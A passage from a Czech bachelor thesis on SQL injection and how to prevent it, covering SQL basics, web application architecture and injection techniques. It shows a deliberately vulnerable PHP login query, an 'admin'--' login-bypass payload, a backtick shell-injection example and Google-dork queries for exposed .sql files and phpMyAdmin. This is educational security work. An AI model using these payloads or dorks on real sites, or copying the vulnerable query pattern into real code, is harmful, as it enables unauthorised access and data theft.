Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačního inženýrství

Bakalářská práce

Útok SQL Injection a jeho prevence

Tomáš Marýška

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Provozně ekonomická fakulta

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Tomáš Marýška

Informatika

Název práce

Útok SQL Injection a jeho prevence

Název anglicky

SQL Injection attack and its prevention

Cíle práce

Bakalářská práce je tematicky zaměřena na oblast bezpečnosti databázových aplikací, konkrétně problematiku útoku SQL injection. Cílem práce je:
a) vymezit teoretické principy databázových aplikací a jejich zranitelností,
b) zmapovat současný stav problematiky ochrany proti SQL injection útoku,
c) implementovat zranitelnou aplikací a pomocí ní demonstrovat útok,
d) na základě vymezených teoretických principů navrhnout a implementovat úpravy v bezpečnosti databázových aplikací,
e) zhodnotit navržené řešení a diskutovat možnosti dalšího rozšíření.

Metodika

Použitá metodika této bakalářské práce bude založena na studiu a analýze dostupných informačních zdrojů a případných existujících řešení v dané oblasti. Stěžejními metodami této práce budou metody a techniky relačně databázové technologie a SQL. Navrhované řešení bude zohledňovat identifikované požadavky a očekávání spojená s řešenou záležitostí. Na podkladě syntézy teoretických poznatků a dosažených výsledků budou formulovány závěry této bakalářské práce a následně zobecněny pro další možná použití.

Závazný harmonogram práce:

Vymezení teoretických principů řešené problematiky, literární rešerše – do 5.9.2021: předmět 1. zápočtu z BP,

Zmapování současné situace řešené problematiky a navržení odpovídajícího řešení – do 10.1.2022,

Ověření navrženého řešení – do 20.2.20202: předmět 2. zápočtu z BP

Zobecnění navrhovaných záležitostí – do 15.3.2022: předmět 3. zápočtu z BP.

Doporučený rozsah práce

45-55 stran

Klíčová slova

Relačně databázová technologie, SQL, zabezpečení databází, útok SQL injection

---

Doporučené zdroje informací

CLARKE, J. SQL injection attacks and defense. Waltham, MA: Elsevier, 2012. ISBN 978-1-59749-963-7

MOLINARO, A., DE GRAAF, R. SQL Cookbook: Query Solutions and Techniques for All SQL Users. Sebastopol: O'Reilly Media, 2020. ISBN 978-1492077442

PONKR, M.: PHP a MySQL bez předchozích znalostí Brno. Computer Press a. s. 2011. ISBN 978-80-251-1758-3

VALENTA, M., POKORNÝ, J. Databázové systémy. Praha: České vysoké učení technické v Praze, 2020. ISBN 978-80-01-06696-6

Předběžný termín obhajoby

2021/22 LS – PEF

Vedoucí práce

doc. Dr. Ing. Václav Vostrovský

Garantující pracoviště

Katedra informačního inženýrství

Elektronicky schváleno dne 11. 3. 2022

Ing. Martin Pelikán, Ph.D.

Vedoucí katedry

Elektronicky schváleno dne 14. 3. 2022

doc. Ing. Tomáš Šubrt, Ph.D.

Děkan

V Praze dne 28. 11. 2022

Čestné prohlášení

Prohlašuji, že svou bakalářskou práci "Útok SQL Injection a jeho prevence" jsem vypracoval samostatně pod vedením vedoucího bakalářské práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu použitých zdrojů na konci práce. Jako autor uvedené bakalářské práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze dne 30.11.2022 _____

Poděkování

Rád bych touto cestou poděkoval panu doc. Ing. Václavu Vostrovskému, Ph.D. za odborné vedení práce a vstřícnost při řešení problémů.

Útok SQL Injection a jeho prevence

Abstrakt

Bakalářská práce se zabývá stále aktuálním tématem útoků SQL injection na webové aplikace, s nimi propojené databázové systémy a preventivní ochranou vůči nim. V teoretické části se ve stručnosti věnuje databázovým technologiím a práci s jazykem SQL. V samostatné kapitole popisuje problematiku webových aplikací. Dále popisuje SQL injection útok, rizika s ním spojená a nejrůznější techniky jeho provedení. Teoretická část je zakončena popisem metod ochrany proti SQL injection. V praktické části jsou otestovány metody SQL injection na jednoduché aplikaci. Je zde navržena vhodná ochrana, která je implementována a otestována její funkčnost.

Klíčová slova

Relačně databázová technologie, SQL, útok SQL injection, webové aplikace, zabezpečení databází

SQL Injection attack and its prevention

Abstract

The bachelor thesis deals with the ever-current topic of SQL injection attacks on web applications, related database systems and preventive protection against them. In the theoretical part, it briefly discusses database technologies and working with the SQL language. In a separate chapter, it describes the issue of web applications. It also describes SQL injection attack, the risks associated with it and various techniques of its execution. The theoretical part ends with a description of methods of protection against SQL injection. In the practical part, SQL injection methods are tested on a simple application. A suitable protection is designed, implemented and its functionality is tested.

Keywords

Relational database technology, SQL, SQL injection attack, web applications, database security

Obsah

Seznam obrázků

Seznam tabulek

1 Úvod

První zmínka o zranitelnosti typu SQL injection se objevila v roce 1998 v článku napsaném Jeffem Forristalem.[1] Přestože je tato zranitelnost známá již téměř čtvrt století, tak se stále jedná o jeden z nejčastějších typů kybernetických útoků. SQL injection dokonce mnoho let vedla žebříček OWASP[1] Top 10[2].[2] Princip fungování SQL injection je velice jednoduchý. Drtivá většina webových aplikací pracuje s databází pro uchovávání dat. Do těchto databází přicházejí dotazy sestavené na základě uživatelských vstupů. Potenciální útočník ovšem může do dotazu pomocí vstupu vložit škodlivý řetězec. Tímto způsobem může zcela měnit chování databáze. Útočník je ve většině případů motivován získáním dat z databáze, někdy jsou však jeho motivy destrukčního charakteru.

Primárním důvodem vzniku SQL injection zranitelnosti je nedostatečná důslednost vývojářů při ošetřování uživatelských vstupů. To může být dáno jejich nezkušeností, nedostatečným sledováním bezpečnostních trendů anebo prostou nepozorností. V neposlední řadě hraje roli i fakt, že mnoho i zkušenějších vývojářů (a obecně pracovníků ve sféře IT) nepřikládá této kybernetické hrozbě dostatečnou váhu. Důvodem mnohdy bývá přesvědčení, že napadení jejich aplikace nebo webu není pro útočníka dostatečně výhodné. Faktem však je, že citlivá uživatelská data jsou velice lukrativní. V každém případě jsou následky úspěšného SQL injection útoku mnohdy velice finančně nákladné. Data mají na černých trzích velkou hodnotu a také reputace společností může být velice negativně ovlivněna úspěšným útokem.

První část bakalářské práce se zabývá teoretickými principy problematiky SQL injection. V kapitolách jsou zde postupně popsány základy databázových systémů, jazyk SQL, architektura webových aplikací a problematika SQL injection. V posledních dvou kapitolách první části je popis metod SQL injection využitých v části praktické a také metody ochrany proti SQL injection.

[1] The Open Web Application Security Project je mezinárodní nezisková organizace zabývající se výzkumem v oblasti kyberbezpečnosti
[2] OWASP Top10 je seznam deseti nejčastějších bezpečnostních zranitelností.

Ve druhé části bakalářské práce je ve dvou kapitolách nejprve navrženo řešení ochrany a poté je společně s nezabezpečenou aplikací podrobeno sérii testů. Obsahem závěrečné kapitoly druhé části je zhodnocení a diskuse nad výsledky.

2 Cíl práce a metodika

2.1 Cíl práce

Bakalářská práce je tematicky zaměřena na problematiku bezpečnosti databázových aplikací a útoků typu SQL injection. Hlavním cílem této práce je implementovat a ověřit účinnost způsobů prevence vůči SQL injection útokům na základě principů vymezených teoretickou částí práce.

Dílčími cíli této práce jsou:

- Vymezit teoretické principy problematiky databází a jejich zabezpečení
- Zmapovat rozsah možných SQL injection technik
- Vytvořit několik skriptů s různým stupněm ochrany vůči SQL injetion

2.2 Metodika

Použitá metodika této bakalářské práce bude založena na studiu a analýze dostupných informačních zdrojů, odborných publikací, technických dokumentací a případných existujících řešení v oblasti SQL injection. Po analyzování relevantních informací ze zdrojů budou za pomoci metody deskripce tyto informace interpretovány v teoretické části práce.

V praktické části budou stěžejními metodami techniky relačně databázových technologií, jazyku SQL a jazyku PHP. S využitím programovacích technik, jazyku SQL a znalostí získaných v teoretické části bude implementováno několik skriptů různého stupně zabezpečení. Vyhodnocení navrženého řešení bude provedeno z výstupů vytvořených s využitím metod manuálního testování podle připravených testovacích dat. Na základě dosažených výsledků budou formulovány závěry této bakalářské práce a zobecněny pro možné další použití.

Vlastní metodické kroky pro vypracování bakalářské práce jsou následující:

- Vyhledání relevantních informačních zdrojů
- Důkladná analýza těchto zdrojů
- Vymezení principů databázových technologií včetně jazyku SQL
- Popsání průběhu a technik SQL injection
- Zmapování současných řešení ochrany nad rámec kódu
- Vytvoření testovacího formuláře
- Vytvoření jednotlivých zpracujících skriptů
- Vytvoření testovacích dat
- Ověření navrženého řešení na základě testování dle scénářů
- Zhodnocení dosažených výsledků
- Shrnutí práce

3 Teoretická východiska

První část této bakalářské práce bude zaměřena na představení principů databází, jazyku SQL a architektury webových aplikací. Dále bude popsána problematika SQL injection útoků a metody ochrany proti nim.

3.1 Databáze

Databáze je kolekce vzájemně souvisejících dat. Způsob shromažďování těchto dat je nepodstatný. Ať se jedná o papírový telefonní seznam nebo o počítačový program, vždy se bude jednat o databázi. V rámci této práce se ale vždy bude termín databáze týkat počítačového programu pro správu dat.

Organizované uložení dat v databázi umožňuje snadný přístup k těmto datům, jejich správu a aktualizaci. Databáze tedy slouží organizacím k uchovávání integrovaných, sdílených a takzvaně perzistentních dat (životnost dat přesahuje běh aplikace), jejichž zpracováním lze získat hodnotné informace. [3]

3.1.1 Databázový systém

Databázový systém (DBMS), je softwarové rozhraní mezi aplikačními programy a uloženými daty, které tak zajišťuje jak tvorbu databáze, tak i práci s ní a také její údržbu. Zajišťuje všechny základní služby, které jsou nezbytné pro správu databáze. Těmito službami se myslí například současný přístup více uživatelů k datům s ošetřením proti konfliktům, které mohou vznikat aktualizací dat prováděných více uživateli. Další významnou službou je podpora dotazovacího jazyku, který umožňuje získat data z databáze pomocí množiny příkazů. [4]

3.1.2 Relační databáze

Relační databázový model byl poprvé představen v roce 1970 doktorem E.F. Coddem, který toho času pracoval jako výzkumník pro IBM. Model byl představen v práci *„A relational model of data for large shared data banks“*. Codd svůj databázový model založil na principech matematických relací – konkrétně na teorii množin a predikátové logice. Tímto počinem dal vzniknout dodnes klíčovému databázovému modelu, který využíváme prakticky denně. [5]

Předností relačně-databázového přístupu je jednoduchá reprezentace dat v podobě dvourozměrných tabulek, se kterými dokáže uživatel snadno pracovat. Uživatel pracuje pouze s datovými strukturami na vyšší úrovni abstrakce a nemusí znát fyzické uložení dat na disku. [4]

Relační tabulka je organizována tak, že řádky tabulky nejsou uloženy v určitém pořadí. Každá relace má své jméno a svůj atribut, který má též své jméno, svůj datový typ a svoji doménu, což je množina atomických hodnot. Každá hodnota v doméně je tedy dále nerozdělitelná.

Mezi nejrozšířenější relačně databázové systémy patří Microsoft Access, Oracle, Microsoft SQL Server, Postgresql a MySQL.


3.2 Jazyk SQL

Jazyk SQL (Structured Query Languange[3]) je deklarativní jazyk. Vyvinulo ho IBM v 70. letech 20. století pod názvem SEQUEL. Práce na dotazovacím jazyce začaly po uveřejnění Coddova relačního databázového modelu.

Jazyk je založený na relační algebře. Je standardizovaný organizacemi ANSI[4] a ISO[5]. Nejnovější standard je z roku 2016 (ISO/IEC 9075:2016). [6]

3.2.1 Základy technologie SQL

V rámci technologie SQL lze příkazy rozdělit do několika skupin, jak je možné vidět na obrázku číslo 1.



Obrázek 1 - přehled SQL příkazů [vlastní]

- ***DDL (Data Definition Languange)***
  Součást SQL pro definici dat, úpravu tabulek. Důležité příkazy jsou CREATE, DROP, ALTER. Pomocí nich se definují nové struktury.
- ***DCL (Data Control Languange)***
  Součást pro správu uživatelských rolí a práv. Pomocí příkazů GRANT, REVOKE jsou upravována práva uživatelů. Příkaz GRANT práva uděluje a příkaz REVOKE je odebírá. [7]


[3] Strukturovaný dotazovací jazyk
[4] American National Standards Institute
[5] International Organization for Standardization

- ***DML (Data Manipulation Languange)***
  Příkazy z této kategorie se používají k manipulaci s daty v databázi. Mezi důležité příkazy lze zařadit SELECT, INSERT, UPDATE, DELETE a pomocí nich se vkládají, mažou či mění záznamy.
- ***TCL (Transaction Control Languange)***
  Příkazy pro správu databázových transakcí. V rámci obsahu této bakalářské práce není tato kategorie důležitá pro pochopení problematiky.

Někdy se uvádí ještě samostatná kategorie DQL (Data Query Languange), která obsahuje příkaz SELECT. Nicméně většinou se tento příkaz zahrnuje do kategorie DML. Je také důležité si uvědomit, že výčet příkazů na obrázku číslo jedna neobsahuje celou množinu klíčových slov SQL.

SQL příkazy, další klíčová slova[6] a strukturální data[7] dohromady tvoří dotazy, které pracují s databází. Problematika zpracování SQL dotaz je poměrně obsáhlé téma. Zjednodušený proces lze vidět na obrázku číslo 2.

Procesor příkazového jazyku převede dotaz SQL a optimalizuje jej pro stroj DBMS. DBMS stroj podle zkompilovaného dotazu manipuluje se soubory a daty uloženými v databázi. Zpracování SQL někdy může být velice náročné na výkon a v praxi se tedy uplatňuje mnoho způsobů ladění výkonu. Toho lze dosáhnout například za pomoci indexace. [7]



Obrázek 2 - proces zpracování dotazu SQL [vlastní]

[6] Klauzule – např. ORDER BY, GROUP BY, HAVING, WHERE, FROM atd.
[7] Názvy sloupců, tabulek.

3.2.2 Datové typy v SQL

Datový typ sloupce tabulky definuje, jaká data se v něm mohou vyskytovat. Datový typ je povinnou položkou při definici sloupce tabulky. Základní datové typy v SQL jsou:

- **INTEGER** – celé číslo, 4 bajty
- **BIGINT** – celé číslo, 8 bajtů
- **DECIMAL** – pohyblivá čárka, uloženo jako řetězec znaků v délce x bajtů, kde x je délka řetězce
- **BOOLEAN** – logická hodnota, 0 vyjadřuje False, nenulové hodnoty vyjadřují True
- **DOUBLE** – pohyblivá čárka, 8 bajtů
- **FLOAT** – pohyblivá čárka, 4 bajty
- **CHAR** – řetězec pevné délky
- **VARCHAR** – řetězec pohyblivé délky
- **DATE** – formátované datum, 3 bajty
- **TIME** – čas, 3 bajty

Tyto datové typy jsou definovány v rámci databáze MySQL a pro jiné DBMS se mohou lišit. Zároveň je nezbytné zmínit, že daný výčet obsahuje pouze základní datové typy a je tudíž neúplný. Nicméně pro potřeby pochopení problematiky datových typů SQL je dostačující.

3.2.3 Příklady užití SQL

Pro pochopení používání jazyku SQL je nejlepší demonstrovat jeho využití na příkladech. V následující kapitole tak bude vytvořena jednoduchá ilustrativní tabulka a pomocí ní budou předvedeny základní SQL příkazy. Pro vytvoření tabulky se používá příkaz CREATE.

```
CREATE TABLE zamestnanci
(jmeno VARCHAR(20),
prijmeni VARCHAR(25),
telCislo CHAR(9),
email VARCHAR(30));
```

Byla vytvořena následující tabulka `zamestnanci`.

jmeno	prijmeni	telCislo	email

Tabulka 1 - ukázková tabulka zamestnanci 1

Pro první sloupce `jmeno`, `prijmeni` a `email` je použit datový typ VARCHAR s pohyblivou délkou a pro `telCislo` je použit typ CHAR s fixní délkou.

Nyní lze tabulku naplnit daty. Pro vložení dat do tabulky existuje příkaz INSERT.

```
INSERT INTO zamestnanci
(jmeno, prijmeni, telCislo, email)
VALUES
('Jan', 'Novák', '930777555', 'jnovak@mail.cz');
```

Klíčové slovo INTO specifikuje název tabulky, do které se mají data vkládat. Poté následuje množina názvů sloupců. Klíčové slovo VALUES uvozuje množinu hodnot, které se vkládají do sloupců tabulky. Je také dobré si povšimnout, že každý příkaz v SQL je ukončen středníkem.

Po vložení druhého zaměstnance tabulka vypadá následovně:

```
INSERT INTO zamestnanci
(jmeno, prijmeni, telCislo, email)
VALUES
('Petr', 'Dvořák', '380777458', 'dvorakpetr@mail.cz');
```

jmeno	prijmeni	telCislo	email
Jan	Novák	930777555	jnovak@mail.cz
Petr	Dvořák	380777458	dvorakpetr@mail.cz

Tabulka 2 - ukázková tabulka zamestnanci 2

Data v tabulce lze samozřejmě upravovat. Příkaz pro úpravu dat v tabulce je UPDATE.

```
UPDATE zamestnanci
SET email='pdvorak@seznam.cz'
WHERE prijmeni='Dvořák';
```

Tímto příkazem byla upravena emailová adresa u pana Dvořáka. Příkaz WHERE funguje jako filtrující podmínka. Zde jsou zahrnuty pouze řádky, které ve sloupci `prijmeni` mají hodnotu Dvořák.

Klíčové slovo SET určuje konkrétní sloupec, ve kterém se bude přepisovat hodnota. Data z tabulek můžeme také mazat. Pro tento účel existuje příkaz DELETE.

```
DELETE FROM zamestnanci
WHERE prijmeni='Dvořák';
```

Klíčové slovo FROM specifikuje konkrétní tabulku, ze které se budou mazat hodnoty. Zde je tedy vymazán pana Dvořák z tabulky `zamestnanci`.

Nezbytnou součástí funkcionality jazyku SQL je možnost vypsat nebo zobrazit data uložená v tabulkách. K tomu se používá příkaz SELECT.

```
SELECT * FROM zamestnanci
WHERE prijmeni='Dvořák';

SELECT telCislo, email FROM zamestnanci
WHERE prijmeni='Dvořák';
```

První příkaz vypíše všechny záznamy z tabulky `zamestnanci`, které mají ve sloupci `prijmeni` hodnotu Dvořák.

Druhý příkaz vykoná téměř to samé, ale zobrazí pouze záznamy ze sloupců `telCislo` a `email`.

Pro potřeby pochopení některých technik SQL injection je také nutné zmínit příkaz UNION, který slouží pro spojení obsahu více tabulek do jedné tabulky. Existuje druhá tabulka `lide`

jmeno	prijmeni
Pavel	Kašpar
Michal	Šašek
Karel	Polák

Tabulka 3 - ukázková tabulka lide

```
SELECT jmeno, prijmeni FROM zamestnanci
UNION SELECT jmeno, prijmeni FROM lide
ORDER BY jmeno;
```

Tento příkaz vytvoří novou tabulku ze dvou tabulek `zamestnanci` a `lide`, ve které budou sloupce `jmeno` a `prijmeni`. Hodnoty budou řazeny abecedně podle sloupce `jmeno`.

jmeno	prijmeni
Jan	Novák
Karel	Polák
Michal	Šašek
Pavel	Kašpar
Petr	Dvořák

Tabulka 4 - ukázková tabulka po UNION


Posledním příkazem zmíněným v této kapitole je DROP TABLE, který slouží pro zahození (vymazání) celé tabulky. V následujícím příkladu pomocí něho bude odstraněna tabulka `lide`.

```
DROP TABLE lide;
```

Tato kapitola se zabývala základní funkcionalitou jazyku SQL a byla zpracována zejména podle příkladů z [7].


3.3 Architektura webových aplikací

Typická webová aplikace pracuje na principu klient/server. Na straně klienta je ve webovém prohlížeči část kódu (HTML, CSS, Javascript). Na serveru je uživatelům nepřístupný kód (typicky v PHP, Javě, Pythonu nebo C#).



Obrázek 3 - architektura webové aplikace [20]

Klient pomocí protokolu HTTP/HTTPS zasílá požadavky na webový server. Tam je jeho požadavek zpracován a webová aplikace získá vyžadovaná data z databáze. Databáze může být na stejném serveru jako webová aplikace, ale není to pravidlem. Následně webová aplikace zašle požadovaná data zpět webovému prohlížeči a ten vykreslí požadovanou webovou stránku. Pro potřeby této práce bude uvažován zjednodušený model na obrázku číslo 4.



Obrázek 4 – zjednodušený model webové aplikace [vlastní]

3.4 Zranitelnost SQL injection

3.4.1 Code injection

Code injection je obecný termín pro útoky využívající chyby v aplikacích, které nastávají při nevhodném postupu zpracovávání vstupních dat. Konkrétně se jedná o špatné ošetření vstupů. Útočník může aplikaci podstrčit vstup se spustitelným kódem, který se vykoná a změní chod aplikace. V následujícím jednoduchém příkladu je demonstrována změna chování shell skriptu. [8] Ve skriptu `echo.sh` máme následující kód:

```
#!/bin/bash
echo $1
```

Skript vypíše do konzole předaný argument. Pokud je ovšem do argumentu dosazen například výraz uzavřený v ``, tak to shell považuje za příkaz a spustí ho. S pomocí argumentu `` `ls -A` ``[8] lze dostat následující výpis v terminálu:

```
-rw-r--r-- 1 root root Jun 13 27:54 file1
-rwsr-xr-x 1 root root Jun 13 27:43 echo.sh
-rw-r--r-- 1 root root Jun 13 27:33 file2
```

Skript nejprve vykonal příkaz nastrčený útočníkem a potom vypsal vlastní výstup. [8] Byť je tento příklad relativně neškodnou ukázkou, velice zjevně demonstruje, že zneužití code injection je velice jednoduché.

[8] Příkaz ls -A vypíše podrobný obsah adresáře ve kterém se nacházíme.

3.4.2 SQL injection

Útok SQL injection (dále jen SQLi) spadá do zmíněné kategorie injection útoků. V tomto případě útočníkova škodlivá data pomocí dotazovacího jazyku SQL ovlivňují chování databázových systémů napojených na aplikaci. Jedná se o velmi závažnou kategorii zranitelností, protože útočník může zcela změnit chod napadené aplikace. V následujícím příkladu je popsána jedna z nejzákladnějších technik SQLi.

Na webové stránce se nachází HTML formulář a na serveru data zpracovává skriptovací jazyk PHP. [9]

```
<form name="login" action="prihlaseni.php" method="POST">
    <input type="text" name="jmeno" />
    <input type="password" name="heslo" />
    <input type="submit" value="Přihlásit" />
</form>
```

Data z formuláře jsou pomocí HTTP metody POST předána skriptu `prihlaseni.php`. Tento skript obsahuje následující kód:

```
$query = SELECT jmeno FROM uzivatele
WHERE jmeno=\''.$_POST['jmeno'].'\'
AND heslo=\''.$_POST['heslo'].'\'';
```

Skript pro zadaná data (přihlašovací údaje) provede porovnání s daty v tabulce `uzivatele`. Pokud by uživatel zadal správné uživatelské údaje, systém ho přihlásí. V opačném případě by se zobrazila chybová hláška o nesprávných přihlašovacích údajích[9]. V případě běžného scénáře přihlášení by se nad databází vykonal tento dotaz:

```
SELECT * FROM uzivatele WHERE jmeno = 'uzivatelxx'
AND heslo = 'heslo1234';
```

[9] Záleží na konkrétní implementaci zpracujícího skriptu. Příklad zde obsahuje pouze výňatek kódu nutný k pochopení příkladu.

Nicméně útočníkovým cílem je pozměnit tento dotaz tak, aby od aplikace vyvolal neočekávánou reakci. Tudíž by mohl ve výchozím formuláři do pole `jmeno` jako vstup zadat řetězec `admin'--`. V tomto případě by pak SQL dotaz vypadal následovně:

```
SELECT jmeno FROM uzivatele WHERE jmeno = 'admin'-- ' AND
heslo = 'Heslo';
```

Jelikož řetězec `--` je klíčové slovo, které označuje začátek komentáře[10], tak se vykoná pouze první část dotazu. To znamená, že se ignoruje část pro kontrolu hesla. Tudíž útočník je schopen se přihlásit pod administrátorským účtem bez nutnosti znát heslo. [9]

3.4.3 Rizika SQL injection

Závažnost následků SQLi se může velice různit v závislosti na motivaci útočníka, jeho cílech anebo na úrovni zabezpečení napadené aplikace.

Primárním cílem útočníků jsou ve většině případů citlivá data. Tato data jsou získávána za účelem peněžního zisku. Toho lze dosáhnout ať už přímo ukradením citlivých údajů (čísla kreditních karet, datum expirace a CVV[11] kódy) nebo následným prodejem dat (emaily, hesla). Mnohé webové portály a e-shopy bohužel útočníkům velice usnadňují práci. Buď nepoužívají vůbec žádné šifrování pro ukládání hesel (hesla jsou uložena pouze v plain[12] textu) anebo používají zastaralé a nebezpečné šifrování[13]. [8]

Pro mnoho útočníků ale nemusí být finanční motivace tou hlavní. Některé provedené útoky mohou být čistě destruktivního charakteru. Pokud neexistují dostatečné zálohy, tak může být vymazání databáze velice závažný problém.

Data v databázích nemusí být při některých útocích cílem útočníků. SQli útok může posloužit jako nástroj pro proniknutí do operačních systémů běžících na serverech a jejich

[10] Toto platí pouze v některých databázových v systémech.
[11] Kontrolní třímístný kód na zadní straně kreditní karty.
[12] Prostý text.
[13] Například md5.

kompromitaci. V takovém případě může útočník na server nasadit škodlivý kód, který mu umožní přístup[14] nebo může daný stroj „zotročit“ a využít například pro DDoS útoky[15].[9]

Hlavní rizika SQLi útoku tedy jsou:

- Neoprávněný přístup k datům – tato data nemusí být nutně citlivá
- Změna dat
- Celková ztráta dat
- Uniknutí informací o systému může vést k jeho kompletnímu ovládnutí útočníkem
- Úspěšný SQLi útok také velmi výrazně poškozuje důvěryhodnost konkrétního napadnutého subjektu, což může mít výrazné ekonomické důsledky

Mezi významné úspěšné SQLi útoky můžeme zařadit například:

- SQLi útok na kalifornského poskytovatele internetového připojení Sebastian v roce 2013. Pomocí ukradených citlivých údajů ke kreditním kartám zákazníků útočníci odcizili více než 100 000 dolarů. [10]
- Téměř 6,5 milionu zahashovaných hesel bylo ukradeno ze sítě LinkedIn v roce 2012 pomocí SQLi útoku. LinkedIn utratil téměř milion dolarů v rámci vyšetřování incidentu. [11]
- V roce 2016 neznámý útočník v průběhu voleb v Illinois pomocí SQLi zranitelnosti odcizil data více než 200 000 registrovaných voličů. [12]

[14] Tzv. backdoor.
[15] Denial of Service.

3.4.4 Průběh útoku SQL injection

Než bude v této kapitole popsán standardní průběh běžného SQLi útoku, tak je nutné také rozlišit různé způsoby, jakými se předávají vstupy dále do aplikační logiky. Vzhledem k typické architektuře webových aplikací, založených na principu klient/server, je zřejmé, že mezi klientem a server existuje spojení na základě nějakého protokolu. V tomto případě se jedná o protokol HTTP, popřípadě jeho šifrovanou nadstavbu HTTPS. Tento protokol definuje několik metod pro přenos dat. Nicméně pro zneužívání zranitelnosti SQLi se lze hlouběji zabývat dvěma klíčovými: GET a POST. [9]

- ***Metoda GET***

  Metoda GET pracuje s parametry předávanými v URL adrese. Webový prohlížeč na základě předaných parametrů odešle požadavek na server. Ten v odpovědi zašle požadovaná data (html soubory, obrázky a podobně) a prohlížeč tyto data zpracuje a vykreslí výslednou podobu webové stránky.

  Předání parametrů GET metodou a výsledný SQL dotaz je popsán následujícím příkladem:

```
http://website.com/index.php?jmeno=uzivatel
```

```
SELECT * FROM uzivatele WHERE jmeno = 'uzivatel';
```

  Nicméně je nezbytné zmínit, že tento způsob předávání hodnot není zcela vhodný pro některé typy vstupů jako jsou například právě uživatelská jména a hesla. Předávané hodnoty jsou v URL adrese viditelné. [13]

- ***Metoda POST***

  Metoda POST se využívá k předání dat od uživatele na server. Na rozdíl od metody GET, ale POST nezobrazuje data v parametrech URL adresy, ale předává je v těle HTTP požadavku. Data jsou tedy skryta před uživateli. Metoda POST je využívána zejména HTML formuláři. [13]

Přestože metody GET a POST jsou nejtypičtějším zneužitým vstupem při SQLi, tak nejsou jediným. Lze se setkat i s útokem SQLi pomocí cookies, serverových proměnných anebo HTTP hlaviček. [14]

Cookies jsou malý datový soubor, který obsahuje informace o uživateli a je generovaný webovým prohlížečem. Využití cookies se nachází v oblasti autentizace a uživatelských sessions[16].

SQLi pomocí serverových proměnných je o dost vzácnější než SQLi pomocí metod GET a POST. Serverové proměnné jsou kolekcí proměnných, které obsahují data z HTTP požadavků, síťové hlavičky a systémové proměnné. Webové aplikace využívají serverové proměnné pro logování informací. Pokud je taková proměnná zanesena do databáze bez ošetření, tak může v sobě obsahovat škodlivý kód. [14] Příkladem serverové proměnné je například `$_SERVER` v PHP, která obsahuje informace o prostředí serveru. [15]

Pro úspěšný SQLi útok je vhodné, aby útočník dobře naplánoval svůj postup a poté se držel daného schematického postupu. Většina SQLi útoků se dělí minimálně na tyto tři kroky: nalezení vhodného vstupu, potvrzení existence SQLi zranitelnosti a samotný SQLi.

- ***Průzkum webové aplikace***

  Ve většině webových aplikací je nejčastěji zneužívaným vstupem HTML formulář `<form>`, který obsahuje vstupy `<input>`. V moderních aplikacích se čím dál častěji zneužívá rozhraní API[17].

- ***Potvrzení existence SQLi zranitelnosti***

  Dalším krokem útočníka z pravidla bývá potvrzení toho, že vybraný vstup je skutečně náchylný k SQLi. Toho lze dosáhnout dosazováním řetězců s cílem vyvolat odezvu například v podobě chyby databázového stroje. Příkladem takové chyby v MySQL je následující chybové hlášení: [9]

```
Warning: mysql_fetch_array(): supplied argument is not a
valid MySQL result
Resource in /var/www/website.com/showproduct.php on line 8
```

[16] Způsob udržováni uživatelských informací v rámci více webových stránek nebo v rámci opakovaného navštívený dané stránky.
[17] Application Programming Interface

- ***Samotný SQLi***

  V tuto chvíli už útočník ví, že aplikace obsahuje zranitelnost SQLi. V závislosti na jeho cílech[18] vkládá do vytipovaných vstupů škodlivé řetězce. I v tomto kroku se velice často dodržuje určitá posloupnost. Nejprve se útočník pokouší zjistit informace o databázi a podle toho uzpůsobit řetězce, které vkládá do vstupů. [8]

3.4.5 Nástroje pro SQL injection

O procesu SQLi lze hovořit jako o připraveném plánu s několika kroky, které jsou vykonány útočníkem „ručně“. Vzhledem k velikosti některých moderních aplikací to ovšem může být velice zdlouhavý postup. Proto je běžnou praxí využít některý nástroj pro automatizaci SQLi útoku. Těch je velké množství, ať už komerčních[19] anebo open source. Je nutné podotknout, že použití těchto nástrojů bez souhlasu provozovatele webové aplikace nebo stránky je trestný čin.

Mezi volně dostupné nástroje lze zařadit pro představu například SQLmap[20], SQLninja[21] nebo SQLSus[22]. Tyto nástroje je vhodné kombinovat, protože některé se hodí na určité techniky SQLi více než jiné. [16]

Dalším užitečným „nástrojem“ pro SQLi (a obecné vyhledávání zranitelností) je tzv. Google hacking. Jedná se o techniku získávání informací pomocí vyhledávácího stroje[23]. Pomocí různých operátorů je možné modifikovat hledaný řetězec k vyhledání potenciálně zranitelné aplikace. Lze tedy specifikovat konkrétní verzi softwaru, který obsahuje určitou zranitelnost anebo lze vyhledat aplikace, které vykazují znaky zranitelností.

```
intitle:"index of" filetype:sql
```


```
"phpMyAdmin" "running on" inurl:"main.php"
```

[18] Pozměnění dat, zničení dat, zjištění informací atd.
[19] Primárně využívaných pro etické penetrační testování (white-hat hacking).
[20] https://github.com/sqlmapproject/sqlmap
[21] http://sqlninja.sourceforge.net/
[22] http://sqlsus.sourceforge.net/
[23] Nemusí se nutně jednat o Google, ale i jiné např. DuckDuckGo.

V prvním případě se vyhledají veškeré soubory s příponou .sql na všech stránkách, které povolují výpis adresářové struktury. V druhém případě se vyhledají stránky s veřejně dostupnou instalací phpMyAdmin[24]. [17] [18]

3.4.6 Rozdělení SQL injection

Techniky SQLi útoků lze dělit podle několika kritérií. Moderní odborná literatura [9] většinou pracuje s rozdělením, které je znázorněno na obrázku číslo 5. Toto rozdělení je ale spíše orientační a nezahrnuje všechny typy útoků.



Obrázek 5 - rozdělení SQLi útoků [vlastní]

První kategorií SQLi útoků jsou tzv. In-band útoky[25]. Jedná se o techniky útoků, které využívají stejný komunikační kanál jak pro útok, tak pro získání výsledků útoku. Příkladem může být vyhledávací pole pro zboží, které nám z databáze vrací zadané požadované výsledky. V rámci této kategorie se rozlišují dva nejčastější způsoby použití SQli: Union-based a Error-based.

- ***Union-based***

  Union-based způsob SQLi využívá SQL příkazu UNION, který se používá pro sjednocování tabulek. Pomocí této techniky je útočník schopen získat data z více tabulek databáze najednou. Nicméně je nutné dodržet pravidla pro spojování více tabulek.

[24] Nástroj pro správu databázového stroje při použití jazyku PHP.
[25] Některé zdroje ji též označují jako „Klasickou SQLi“ nebo „Přímou SQLi“.

Tabulky musí mít stejný počet sloupců s kompatibilními datovými typy. [8] Zjišťování počtu sloupců tabulky je možné pomocí příkazu ORDER BY.

